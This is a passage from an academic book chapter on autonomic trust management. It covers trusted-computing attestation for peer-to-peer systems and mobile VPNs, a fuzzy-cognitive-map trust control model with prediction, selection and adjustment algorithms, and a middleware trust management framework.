Like the system layer, all the components in this layer are attested by the platform layer (e.g. trusted OS) as trusted for execution. Any malicious change could be detected and rejected by the platform layer. For different purposes, different components can be downloaded and installed into the application/service layer. The preferred software middleware platform for the TCI could be component-based software platform that interfaces with the TC functionalities and provides necessary mechanisms to support trustworthy components' execution.

Trust Collaboration

Trust collaboration is defined as interaction; communication and cooperation are conducted according to the expectation of involved entities. For example, the shared contents in the P2P systems should be consumed and used following the content originator's or right-holder's expectation without violating any copyrights. In peer-to-peer systems, the trust collaboration requires autonomous control on resources at any peer. The trust collaboration in the proposed P2P system infrastructure fulfills the following trust properties.

– *Each peer device can verify that another peer device is working in its expected status.* Building up on the TC platform technology, each peer device with the underlying architecture can ensure that every component on the device is working in a trusted status. It can also challenge any other device and attest that it is working in its expected status, as shown in Fig. 33.3 (steps 1 and 2). This is done through digitally certifying the device configurations.

Two levels of certifying are provided. One is certifying the OS configuration. On this level, the system uses a private key only known by the RT module to sign a certificate that contains the configuration information, together with a random challenge value provided by a challenger peer device. The challenger can then verify that the certificate is valid and up-to-date, so it knows what the device's OS configuration is.

In many cases, there is a strong desire to certify the presence and configuration of application programs. Application configurations are certified through a two-layer process. The RT module certifies that a known OS version is running and then the OS can certify the applications' precise configuration.

– *Trust relationship established at the beginning of the collaboration between peers can be sustained until the collaboration is fulfilled for some intended purpose based on trust conditions.* As shown in Fig. 33.3, the trust relationship can be established between a trustor device and a trustee device based on the trust platform attestation (steps 1 and 2) and the registration of trust conditions at the trustee device's TC platform components, e.g. the RT module (steps 3 and 4). Through applying the mechanism described above, a trustee device can ensure the trust sustainability according to pre-defined conditions (steps 5 and 6). The conditions are approved by both the trustor device and the trustee device at the time of trust establishment. They can be further enforced through the use of the pre-attested TC platform components at the trustee device until the intended collaboration is fulfilled.

One example of the trust conditions could specify that a) upgrading of P2P applications is only allowed for a Trusted Third Party certified applications; b) the changes for any hardware components in the computing platform is disallowed; and c) any changes for the rest of software in the computing platform are disallowed. All of above conditions can be ensured through integrity check by the Root Trust module based trusted computing components and secure software installation mechanism that can verify the certificate of a software application before the installation.

Through applying this mechanism, there are ways to automatically control the remote environment as trusted. Optionally, it is also possible to inform the trustor peer about any distrust behavior of the trustee according to pre-defined conditions (step 7). Therefore, it is feasible for the trustor peer to take corresponding measures to confront any changes that may affect the continuation of trust for the purpose of a successful P2P service.

– *Each peer can manage the trust relationship with other peers and therefore it can make the best decision on security issues in order to reduce potential risks.* Based on the trust evaluation mechanisms [33.56, 58–61] embedded in the trust evaluation module, each peer can anticipate potential risks and make the best decision on any security related issues in the P2P communications and collaboration. The trust evaluation results can help generating feasible conditions for sustaining the trust relationship. In particular, the trust evaluation is conducted in the expected trust environment, thus the evaluation results are generated through protected processing. This mechanism is very helpful in fighting against attacks raised by malicious peers that hold a correct platform certificate and valid data for trusted platform attestation.

– *Resources are offered under expected policies.* This includes two aspects. One is that the resources are provided based on copyright restrictions. Those contents that cannot be shared should not be disclosed to other peers. The other is that the resources are provided with some limitations defined by the provider. The encryption services offered by the TC platform can cooperate with the resource-offer manager to provide protected resources and ensure copyrights and usage rights [33.14, 57].

– *Resources are relocated safely and consumed as the provider expects.* The trust attestation mechanism offered by the TC platform can support the resource-relocation manager to attest that the downloaded contents are not malicious code. In addition, the resources are used in an expected way, which is specified according to either copyrights or pre-defined usage restrictions. This can be ensured by the TC platform encryption mechanism before and during content consuming.

– *Personal information of each peer is accessed under expected control.* The resource-offer manager in the proposed architecture can cooperate with the TC platform components to encapsulate the personal information based on the policies managed by the policy manager. Only trusted resource-search manager can access it. The trusted resource-search manager is an expected P2P application component that can process the encapsulated personal information according to the pre-defined requirements specified by the personal information owner.

With the TC platform components in the TCI, any P2P device component can only execute as expected and process resources in the expected ways. Furthermore, with the support of trust evaluation and trust sustainability, the peers could collaborate in the most trustworthy way.

Trust Management in Mobile Enterprise Networking

How to manage trust in mobile enterprise networking among various mobile devices is problematic for companies using mobile enterprise solutions. First, current Virtual Private Networks lack the means to enable trust among mobile computing platforms from different manufactures. For example, an application can be trusted by Manufacture A's devices but may not be recognized by Manufacture B's devices. Moreover, from a VPN management point of view, it is difficult to manage the security of a large number of computing platforms. This problem is more serious in mobile security markets. Since different mobile device vendors provide different security solutions, it is difficult or impossible for mobile enterprise operators to manage the security of diverse devices in order to successfully run security-related services.

Second, no existing VPN system ensures that the data or components on a remote user device can only be controlled according to the enterprise VPN operator's security requirements, especially during VPN connection and disconnection. The VPN server is unaware as to whether the user device platform can be trusted or not although user verification is successful. Especially, after the connection is established, the device could be compromised, which could open a door for attacks. Particularly, data accessed and downloaded from the VPN can be further copied and forwarded to other devices after the VPN connection has been terminated. The VPN client user could conduct illegal operations using various ways, e.g. disk copy of confidential files and sending emails with confidential attachment to other people. Nowadays, the VPN operators depend on the loyalty of the VPN client users to address this potential security problem. In addition, a malicious application or a thief that stole the device could also try to compromise the integrity of the device.

Regarding the problems described above, no good solutions could be found in the literature. Related work did not consider the solutions of the problems described above [33.62–65]. For example, a trust management solution based on KeyNote for IPSec in [33.66] could ensure trust during VPN connection in the network-layer. A security policy transmission model was presented to solve security policy conflicts for large-scale VPN in [33.67]. But the proposal could not help in solving the trust sustainability after the VPN connection and disconnection. Past work focused on securing network connection, not paying much attention to the necessity to control VPN terminal devices [33.68]. In addition, security or trust policy of the VPN operator should be different regarding different VPN client devices, which raises additional requirements for trust management in enterprise networking.

We can provide a solution for enhancing trust in a mobile VPN system based on the mechanism for trust sustainability among computing platforms. Our purpose is to support confidential content management and overcome the diversity support of security in different devices manufactured by different vendors. In this case, a VPN trust management server is the trustor, while a VPN client device is the trustee. A trust relationship could be established between them. The VPN trust management server identifies the client device and specifies the trust conditions for that type of device at the VPN connection. Thereby, the VPN client device could behave as the VPN operator expects. Additional trust conditions could be also embedded into the client device in order to control VPN-originated resources (e.g. software components or digital information originated from the VPN). Therefore, those resources could be managed later on as the VPN operator expects even if the device's connection with the VPN is terminated. Even though the VPN client device is not RT module based, the trust management server can identify it and apply corresponding trust policies in order to restrict its access to confidential information and operations [33.69].

A simple example of trust conditions for trust management in a mobile enterprise networking could specify that a) printing and forwarding files achieved from the enterprise Intranet are disallowed when the device disconnects the Intranet; b) the changes for any hardware components in the computing platform are disallowed; and c) the changes by the device owner on any software in the computing platform are disallowed, too. All of above conditions can be ensured through the Root Trust module based trusted computing technology.

33.3 Autonomic Trust Management Based on an Adaptive Trust Control Model

In this section, we further introduce an adaptive trust control model via applying the theory of Fuzzy Cognitive Map (FCM) in order to illustrate the relationships among trust, its influence factors, the control modes used for managing it, and the trustor's policies. By applying this model, we could conduct autonomic trust management based on trust evaluation or assessment. We illustrate how to manage trust adaptively in a middleware component software platform through applying this method.

33.3.1 Adaptive Trust Control Model

The trustworthiness of a service or a combination of services provided by a device is influenced by a number of quality-attributes QA_i $(i = 1, \dots, n)$. These quality attributes are ensured or controlled through a number of control modes C_j $(j = 1, \dots, m)$. A control mode contains a number of control mechanisms or operations that can be provided by the device. We assume that the control modes are exclusive and that combinations of different modes are used.

The model can be described as a graphical illustration using a FCM, as shown in Fig. 33.5. It is a signed directed graph with feedback, consisting of nodes and weighted arcs. Nodes of the graph are connected by signed and weighted arcs representing the causal relationships that exist between the nodes. There are three layers of nodes in the graph. The node in the top layer is the trustworthiness of the service. The nodes located in the middle layer are its quality attributes, which have direct influence on the service's trustworthiness. The nodes at the bottom layer are control modes that could be supported and applied inside the device. These control modes can control and thus improve the quality attributes. Therefore, they have indirect influence on the trustworthiness of the service. The value of each node is influenced by the values of the connected nodes with the appropriate weights and by its previous value. Thus, we apply an addition operation to take both into account.

Note that V_{QA_i}, V_{C_j}, $T \in [0,1]$, $w_i \in [0,1]$, and $cw_{ji} \in [-1,1]$. T^{old}, $V_{QA_i}^{\text{old}}$ and $V_{C_j}^{\text{old}}$ are old value of T, V_{QA_i}, and V_{C_j}, respectively. $\Delta T = T - T^{\text{old}}$ stands for the change of trustworthiness value. B_{C_j} reflects the current device configurations about which control modes are applied. The trustworthiness value can be described as:

$$T = f\left(\sum_{i=1}^{n} w_i V_{QA_i} + T^{\text{old}}\right) \qquad (33.1)$$

such that $\sum_{i=1}^{n} w_i = 1$. Where w_i is a weight that indicates the importance rate of the quality attribute QA_i regarding how much this quality attribute is considered at the trust decision or assessment. w_i can be decided based on the trustor's policies. We apply the Sigmoid function as a threshold function f: $f(x) = \frac{1}{1+e^{-\alpha x}}$ (e.g. $\alpha = 2$), to map node values V_{QA_i}, V_{C_j}, T into $[0,1]$. The value of the quality attribute is denoted by V_{QA_i}. It can be calculated according to the following formula:

$$V_{QA_i} = f\left(\sum_{j=1}^{m} cw_{ji} V_{C_j} B_{C_j} + V_{QA_i}^{\text{old}}\right), \qquad (33.2)$$




Fig. 33.5 Graphical modeling of trust control

where cw_{ji} is the influence factor of control mode C_j to QA_i, cw_{ji} is set based on the impact of C_j to QA_i. Positive cw_{ji} means a positive influence of C_j on QA_i. Negative cw_{ji} implies a negative influence of C_j on QA_i. B_{C_j} is the selection factor of the control mode C_j, which can be either 1 if C_j is applied or 0 if C_j is not applied. The value of the control mode can be calculated using:

$$V_{C_j} = f\left(T \cdot B_{C_j} + V_{C_j}^{\text{old}}\right) . \qquad (33.3)$$

33.3.2 Procedure

Based on the above understanding, we propose a procedure to conduct autonomic trust management in a computing platform targeting at a trustee entity specified by a trustor entity, as shown in Fig. 33.6. Herein, we apply several trust control modes, each of which contains a number of control mechanisms or operations. The trust control mode can be treated as a special configuration of trust management that can be provided by the system. In this procedure, trust control mode prediction is a mechanism to anticipate the performance or feasibility of applying some control modes before taking a concrete action. It predicts the trust value supposed that some control modes are applied before the decision to initiate them is made. Trust control mode selection is a mechanism to select the most suitable trust control modes based on the prediction results. Trust assessment is conducted based on the trustor's subjective criteria through evaluating the trustee entity's quality attributes. It is also influenced by the platform context. Particularly, the quality attributes of the entity can be controlled or improved via applying a number of trust control modes, especially at system runtime.

For a trustor, the trustworthiness of its specified trustee can be predicted regarding various control modes supported by the system. Based on the prediction results, a suitable set of control modes could



Trustworthiness and trust control mode prediction
Raise warning or optimize control mode configurations
Trust control mode selection
No
Is a suitable set of modes found?
Yes
Apply all selected control modes
Monitor the behavior of trustee at runtime
Yes
Is trust assessment on trustee in current context positive
No
Adaptive trust control model adjustment

Fig. 33.6 An autonomic trust management procedure

be selected to establish the trust relationship between the trustor and the trustee. Further, a runtime trust assessment mechanism is triggered to evaluate the trustworthiness of the trustee through monitoring its behavior based on the instruction of the trustor's criteria. According to the runtime trust assessment results in the underlying context, the system conducts trust control model adjustment in order to reflect the real system situation if the assessed trust value is below an expected threshold. This threshold is generally set by the trustor to express its expectation on the assessment. Then, the system repeats the procedure. The context-aware or situation-aware adaptability of the trust control model is crucial to re-select suitable trust control modes in order to conduct autonomic trust management.

33.3.3 Algorithms

Based on the adaptive trust control model, we design a number of algorithms to implement each step of the procedure for autonomic trust management at the service runtime, as shown in Fig. 33.6. These algorithms include trust assessment, trust control mode prediction and selection, and adaptive trust control model adjustment, which were evaluated in [33.44, 70].

Trust Assessment

We conduct trust assessment based on observation. At the trustee service runtime, the performance observer monitors its performance with respect to specified quality attributes. For each quality attribute, if the monitored performance is better than the trustor's policies, the positive point (p) of that attribute is increased by 1. If the monitored result is worse than the policies, the negative point (n) of that attribute is increased by 1. For evaluating trust at system runtime, we suggest not considering recommendations in the algorithm because the evidence achieved through runtime monitoring is determinate. The trust opinion of each quality attribute can be generated based on an opinion generator, e.g.

$$\theta = p/(p+n+r), \quad r \geq 1\ . \tag{33.4}$$

In addition, based on the importance rates (ir) of different quality attributes, a combined opinion (θ_{T}) on the trustee can be calculated by applying weighted summation

$$\theta_{\mathrm{T}} = \sum ir_i \theta_i\ . \tag{33.5}$$

By comparing to a trust threshold opinion (to), the system can decide if the trustee is still trusted or not. The runtime trust assessment results play as a feedback to trigger trust control and re-establishment.

Control Mode Prediction and Selection

The control modes are predicted by evaluating all possible modes and their compositions using a prediction algorithm based on (33.1)–(33.3). We then select the most suitable control modes based on the above prediction results with a selection algorithm.

The algorithm below is used to anticipate the performance or feasibility of all possibly applied trust control modes. Note that a constant δ is the accepted ΔT that controls the iteration of the prediction.

- For every composition of control modes, i.e. $\forall S_k$ ($k = 1, \ldots, K$), while $\Delta T_k = T_k - T_k^{\mathrm{old}} \geq \delta$, do

$$V_{C_j,k} = f\left(T_k \cdot B_{C_j,k} + V_{C_j,k}^{\mathrm{old}}\right)\ ,$$

$$V_{QA_i,k} = f\left(\sum_{j=1}^{m} cw_{ji} V_{C_j,k} B_{C_j,k} + V_{QA_i,k}^{\mathrm{old}}\right)\ ,$$

$$T_k = f\left(\sum_{i=1}^{n} w_i V_{QA_i,k} + T_k^{\mathrm{old}}\right)\ .$$

The algorithm below is applied to select a set of suitable trust control modes based on the control mode prediction results:

- Calculate selection threshold $thr = \sum_{k=1}^{K} T_k/K$.
- Compare $V_{QA_i,k}$ and T_k of S_k to thr, set selection factor $SF_{S_k} = 1$ if $\forall V_{QA_i,k} \geq thr \wedge T_k \geq thr$; set $SF_{S_k} = -1$ if $\exists V_{QA_i,k} < thr \vee \exists T_k < thr$.
- $\forall SF_{S_k} = 1$, calculate the distance of $V_{QA_i,k}$ and T_k to thr as $d_k = \min\{|V_{QA_i,k} - thr|, |T_k - thr|\}$; $\forall SF_{S_k} = -1$, calculate the distance of $V_{QA_i,k}$ and T_k to thr as $d_k = \max\{|V_{QA_i,k} - thr|, |T_k - thr|\}$ only when $V_{QA_i,k} < thr$ and $T_k < thr$.
- If $\exists SF_{S_k} = 1$, select the best winner with the biggest d_k; else $\exists SF_{S_k} = -1$, select the best loser with the smallest d_k.

Adaptive Trust Control Model Adjustment

It is important for the trust control model to be dynamically maintained and optimized in order to precisely reflect the real system situation and context. The influence factors of each control mode should sensitively indicate the influence of each control mode on different quality attributes in a dynamically changed environment. For example, when some malicious behaviors or attacks happen, the currently applied control modes can be found not feasible based on trust assessment. In this case, the influence factors of the applied control modes should be adjusted in order to reflect the real system situation. Then, the device can automatically re-predict and re-select a set of new control modes in order to ensure the trustworthiness. In this way, the device can avoid using the attacked or useless trust control modes in an underlying context. Therefore, the adaptive trust control model is important for supporting autonomic trust management.

We apply two schemes to adjust the influence factors of the trust control model in order to make it reflect the real system situation. We use V_{QA_i}*_monitor* and V_{QA_i}*_predict* to stand for V_{QA_i} generated based on real system observation (i.e. the trust assessment result) and by prediction, respectively. In the schemes, ω is a unit deduction factor and σ is the accepted deviation between V_{QA_i}*_monitor* and V_{QA_i}*_predict*. We suppose C_j with cw_{ji} is currently applied. The first scheme is an equal adjustment scheme, which holds a strategy that each control mode has the same impact on the deviation between V_{QA_i}*_monitor* and V_{QA_i}*_predict*. The second one is an unequal adjustment scheme. It holds a strategy that the control mode with the biggest absolute influence factor always impacts more on the deviation between V_{QA_i}*_monitor* and V_{QA_i}*_predict*.

An Equal Adjustment Scheme

- While $|V_{QA_i}$*_monitor* – V_{QA_i}*_predict*$| > \sigma$, do
  a) If V_{QA_i}*_monitor* < V_{QA_i}*_predict*, for $\forall cw_{ji}$,

  $$cw_{ji} = cw_{ji} - \omega, \quad \text{if } cw_{ji} < -1,\ cw_{ji} = -1\ ;$$

  Else, for $\forall cw_{ji}$,

  $$cw_{ji} = cw_{ji} + \omega, \quad \text{if } cw_{ji} > 1,\ cw_{ji} = 1\ .$$

  b) Run the control mode prediction function.

An Unequal Adjustment Scheme

- While $|V_{QA_i}$*_monitor* – V_{QA_i}*_predict*$| > \sigma$, do
  a) If V_{QA_i}*_monitor* < V_{QA_i}*_predict*, for $\max(|cw_{ji}|)$,

  $$cw_{ji} = cw_{ji} - \omega,$$
  $$\text{if } cw_{ji} < -1,\ cw_{ji} = -1\ (\text{warning})\ ;$$

  Else, $cw_{ji} = cw_{ji} + \omega$,

  $$\text{if } cw_{ji} > 1,\ cw_{ji} = 1\ (\text{warning})\ .$$

  b) Run the control mode prediction function.

33.3.4 Trust Management for Component Software Platform

The mobile computing platform generally consists of a layered architecture with three layers: an application layer that provides features to the user; a component-based middleware layer that provides functionality to applications; and, the fundamental platform layer that provides access to lower-level hardware. Using components to construct the middleware layer divides this layer into two sub-layers: a component sub-layer that contains a number of executable components and a runtime environment (RE) sub-layer that supports component development.

We introduce a trust management framework that implements the above described mechanism into the RE sub-layer of the platform middleware. Placing trust management inside this architecture means linking the trust management framework with other frameworks responsible for component management (including download), security management, system management and resource management. Figure 33.7 describes interactions among different functional-blocks inside the RE sub-layer. The trust management framework is responsible for the assessment of trust relationships and trust management operations, system monitoring and autonomic trust managing. The download framework requests the trust framework for trust assessment of a component to decide whether to download the component and which kind of mechanisms should be applied to this component. When a component service needs cooperation with other components' services, the execution framework will be involved, but the execution framework will firstly request the trust management framework for




Fig. 33.7 Relationships among trust management framework and other frameworks

decision. The system framework takes care of system configurations related to the components. The trust management framework is located at the core of the runtime environment sub-layer. It monitors the system performance and instructs the resource framework to assign suitable resources to different processes. This allows the trust management framework to shutdown any misbehaving component, and to gather evidence on the trustworthiness of a system entity. Similarly, the trust management framework controls the security framework, to ensure that it applies the necessary security mechanisms to maintain a trusted system. So briefly, the trust management framework acts like a critical system manager, ensuring that the system conforms to its trust policies. This architecture supports the implementation of both the 'hard trust' solution and the 'soft trust' solution.




Fig. 33.8 The structure of trust management framework

Trust Management Framework

Figure 33.8 illustrates the structure of the trust management framework. In Fig. 33.8, the trust manager is responsible for trust assessment and trust related decision-making, it closely collaborates with the security framework to offer security related management. The trust manager is composed of a number of functional blocks. The trust policy base saves the trust policy regarding making trust assessments and decisions. The recommendation base saves various recommendations. The experience base saves the evidence collected from the component software platform itself in various contexts. The decision/reason engine is used to make trust decision when receiving requests from other frameworks (e.g. the download framework and the execution framework). It combines information from the experience base, the recommendation base and the policy base to conduct the trust assessment. It is also used to identify the reasons of trust problems. The mechanism base registers a number of mechanisms for trust control and establishment that are supported by the platform. It is also used to store the trust control models as described in Sect. 33.4.1. The selection engine is used to predict and select suitable mechanisms to ensure the platform's trustworthiness in a special context. It also conducts adaptive adjustments on the trust control model.

In addition, the recommendation input is the interface for collecting recommendations, which are useful to make component installation decision [33.70]. The policy input is the interface for the system entities to input their policies. The trust mechanism register is the interface to register trust mechanisms that can be applied in the system. The quality attributes monitor is the functional block used to monitor the system entities' performance regarding those attributes that may influence trust. The trust manager cooperates with other frameworks to manage the trustworthiness of the middleware component software platform.

33.4 A Comprehensive Solution for Autonomic Trust Management

An integrated solution is further proposed by integrating the above two mechanisms together. The trustworthiness of all kinds of mobile systems can be ensured by applying this solution. Taking a mobile pervasive system as an example, we demonstrate how trust can be automatically managed and the effectiveness of our solution.

33.4.1 A System Model

A mobile system is described in Fig. 33.9. It is composed of a number of mobile computing devices. The devices offer various services. They could collaborate together in order to fulfill an intended purpose




Fig. 33.9 Model of a pervasive system



Service 1
Service 2
...
Service n
Operating system with performance observer (platform layer)
Trusted computing platform (platform layer)
Autonomic trust management framework
Evaluation, decision and selection (EDS) engine
Experience base
Policy base
Mechanism base
Secure access
Root module

Fig. 33.10 Autonomic trust management framework

requested by a mobile system user. We assumed that the mobile computing device has a Root Trust module as described in Sect. 33.3, which supports the mechanism to sustain trust. This module locates at a trusted computing platform with necessary hardware and software support [33.14]. The trusted computing platform protects the Operating System (OS) that runs a number of services (offered by various software components or applications) and a performance observer that monitors the performance of the running services. The service or device could behave as either a trustor or a trustee in the system. Particularly, an autonomic trust management framework (ATMF) is also contained in the trusted computing platform with the RT module's support. The ATMF is responsible for managing the trustworthiness of the services.

33.4.2 Autonomic Trust Management Framework (ATMF)

As mentioned above, the ATMF is applied to manage the trustworthiness of a trustee service by configuring its trust properties or switching on/off the trust control mechanisms, i.e. selecting a suitable set of control modes. Its structure is shown in Fig. 33.10.

The framework contains a number of secure storages, such as an experience base, a policy base and a mechanism base. The experience base is used to store the service performance monitoring results regarding a number of quality attributes. The experience data could be accumulated locally or contain recommendations of other devices. The policy base registers the trustor's policies for trust assessment. The mechanism base registers the trust control modes that can be supported by the device in order to ensure the trustworthiness of the services. The ATMF located at the platform layer has secure access to the RT module in order to extract the policies into the policy base for trust assessment if necessary (e.g. if a remote service is the trustor). In addition, an evaluation, decision and selection engine (EDS engine) is applied to conduct trust assessment, make trust decision and select suitable trust control modes.

33.4.3 A Procedure of Comprehensive Autonomic Trust Management

Based on the above design, we propose a procedure to conduct autonomic trust management targeting at a trustee service specified by a trustor service in the mobile system, as shown in Fig. 33.11.

The device locating the trustor service firstly checks whether remote service collaboration is required. If so, it applies the mechanism for trust sustaining to ensure that the remote service device will work as its expectation during the service collaboration. The trust conditions about the trustee device can be protected and realized through its RT module. Meanwhile, the trustor's trust policies on services will also be embedded into the trustee device's RT module when the device trust relationship is established. The rest procedure is the same for both remote service collaboration and local service collaboration. After inputting the trust policies into the policy base of the trustee device's ATMF, autonomic trust management is triggered to ensure trustworthy service collaboration.

